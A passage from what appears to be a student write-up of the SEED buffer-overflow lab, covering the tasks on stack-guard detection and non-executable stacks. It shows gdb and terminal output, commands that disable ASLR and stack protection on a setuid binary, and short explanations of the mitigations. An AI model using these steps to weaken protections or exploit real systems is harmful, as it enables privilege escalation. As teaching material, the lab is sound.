b7e20000-b7fc3000 r-xp 00000000 08:01 2360304    /lib/i386-linux-gnu/libc-2.15.so
b7fc3000-b7fc5000 r-xp 001a3000 08:01 2360304    /lib/i386-linux-gnu/libc-2.15.so
b7fc5000-b7fc6000 rwxp 001a5000 08:01 2360304    /lib/i386-linux-gnu/libc-2.15.so
b7fc6000-b7fc9000 rwxp 00000000 00:00 0
b7fd9000-b7fdd000 rwxp 00000000 00:00 0
b7fdd000-b7fde000 r-xp 00000000 00:00 0          [vdso]
b7fde000-b7ffe000 r-xp 00000000 08:01 2364405    /lib/i386-linux-gnu/ld-2.15.so
b7ffe000-b7fff000 r-xp 0001f000 08:01 2364405    /lib/i386-linux-gnu/ld-2.15.so
b7fff000-b8000000 rwxp 00020000 08:01 2364405    /lib/i386-linux-gnu/ld-2.15.so
bffdf000-c0000000 rwxp 00000000 00:00 0          [stack]
Aborted (core dumped)
[03/01/2018 12:33] root@ubuntu:/home/seed/bufferoverflow# █
```



```
Breakpoint 1 at 0x80484e0: file stack.c, line 8.
(gdb) run
Starting program: /home/seed/bufferoverflow/stack

Breakpoint 1, bof (
    str=0xbffff147 "<\363\377\277<\363\377\277<\363\377\277<\363\377\277<\363\377
\277<\363\377\277<\363\377\277<\363\377\277<\363\377\277<\363\377\277<\363\377\27
7<\363\377\277<\363\377\277<\363\377\277<\363\377\277<\363\377\277<\363\377\277<\
363\377\277<\363\377\277<\363\377\277")
    at stack.c:8
8       {
```




```
(gdb) c
Continuing.
*** stack smashing detected ***: /home/seed/bufferoverflow/stack terminated
======= Backtrace: =========
/lib/i386-linux-gnu/libc.so.6(__fortify_fail+0x45)[0xb7f240e5]
/lib/i386-linux-gnu/libc.so.6(+0x10409a)[0xb7f2409a]
/home/seed/bufferoverflow/stack[0x8048513]
[0xbffff33c]
[0x8
======= Memory map: ========
08048000-08049000 r-xp 00000000 08:01 1588023    /home/seed/bufferoverflow/stack
08049000-0804a000 r-xp 00000000 08:01 1588023    /home/seed/bufferoverflow/stack
0804a000-0804b000 rwxp 00001000 08:01 1588023    /home/seed/bufferoverflow/stack
0804b000-0806c000 rwxp 00000000 00:00 0          [heap]
b7def000-b7e0b000 r-xp 00000000 08:01 2360149    /lib/i386-linux-gnu/libgcc_s.so.
1
b7e0b000-b7e0c000 r-xp 0001b000 08:01 2360149    /lib/i386-linux-gnu/libgcc_s.so.
1
b7e0c000-b7e0d000 rwxp 0001c000 08:01 2360149    /lib/i386-linux-gnu/libgcc_s.so.
1
b7e1f000-b7e20000 rwxp 00000000 00:00 0
b7e20000-b7fc3000 r-xp 00000000 08:01 2360304    /lib/i386-linux-gnu/libc-2.15.so
b7fc3000-b7fc5000 r-xp 001a3000 08:01 2360304    /lib/i386-linux-gnu/libc-2.15.so
b7fc5000-b7fc6000 rwxp 001a5000 08:01 2360304    /lib/i386-linux-gnu/libc-2.15.so
b7fc6000-b7fc9000 rwxp 00000000 00:00 0
b7fd9000-b7fdd000 rwxp 00000000 00:00 0
b7fdd000-b7fde000 r-xp 00000000 00:00 0          [vdso]
b7fde000-b7ffe000 r-xp 00000000 08:01 2364405    /lib/i386-linux-gnu/ld-2.15.so
b7ffe000-b7fff000 r-xp 0001f000 08:01 2364405    /lib/i386-linux-gnu/ld-2.15.so
b7fff000-b8000000 rwxp 00020000 08:01 2364405    /lib/i386-linux-gnu/ld-2.15.so
bffdf000-c0000000 rwxp 00000000 00:00 0          [stack]

Program received signal SIGABRT, Aborted.
0xb7fdd424 in __kernel_vsyscall ()
(gdb)
```

- The reason for this is Stack guard has been enabled. Stack guard is a protection mechanism which detects buffer overflow vulnerability.
- The Stack protector basically works by inserting a random variable at the top of the stack frame when it enters the function and before leaving if the variable has been stepped on or not, i.e. if some value has changed. If this value has changed then the stack smashing is detected and the error is printed. This will defend from buffer overflow attack.

Task 4: Non-executable Stack


This task we experiment how Non-executable stack can protect from buffer overflow attack.

- We compile the vulnerable program using "**-z noexecstack".**



```
[03/01/2018 12:58] seed@ubuntu:~/bufferoverflow$ su
Password:
[03/01/2018 12:58] root@ubuntu:/home/seed/bufferoverflow# sysctl -w kernel.random
ize_va_space=0
kernel.randomize_va_space = 0
[03/01/2018 12:59] root@ubuntu:/home/seed/bufferoverflow# su seed
[03/01/2018 12:59] seed@ubuntu:~/bufferoverflow$ gcc -o exploit -exploit.c
gcc: fatal error: no input files
compilation terminated.
[03/01/2018 12:59] seed@ubuntu:~/bufferoverflow$ gcc -o exploit exploit.c
[03/01/2018 12:59] seed@ubuntu:~/bufferoverflow$ gcc -o stack -fno-stack-protecto
r -z noexecstack stack.c
[03/01/2018 13:00] seed@ubuntu:~/bufferoverflow$ sudo chmod 4755 stack
[sudo] password for seed:
[03/01/2018 13:00] seed@ubuntu:~/bufferoverflow$ ./exploit
[03/01/2018 13:00] seed@ubuntu:~/bufferoverflow$ ./stack
Segmentation fault (core dumped)
```

- The program will be aborted with error message “**Segmentation fault (core dumped)”.**



```
(gdb) break bof
Breakpoint 1 at 0x804848a
(gdb) run
Starting program: /home/seed/bufferoverflow/stack

Breakpoint 1, 0x0804848a in bof ()
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0xbffff33c in ?? ()
```

- The non-executable stack is a protection mechanism provided the hardware to avoid code from being executed from the stack.
- This prevents shellcode and binary code from being executed from the stack. But this doesn’t avoid buffer overflow from taking place because we can find code placed somewhere else in the system and overflow the buffer.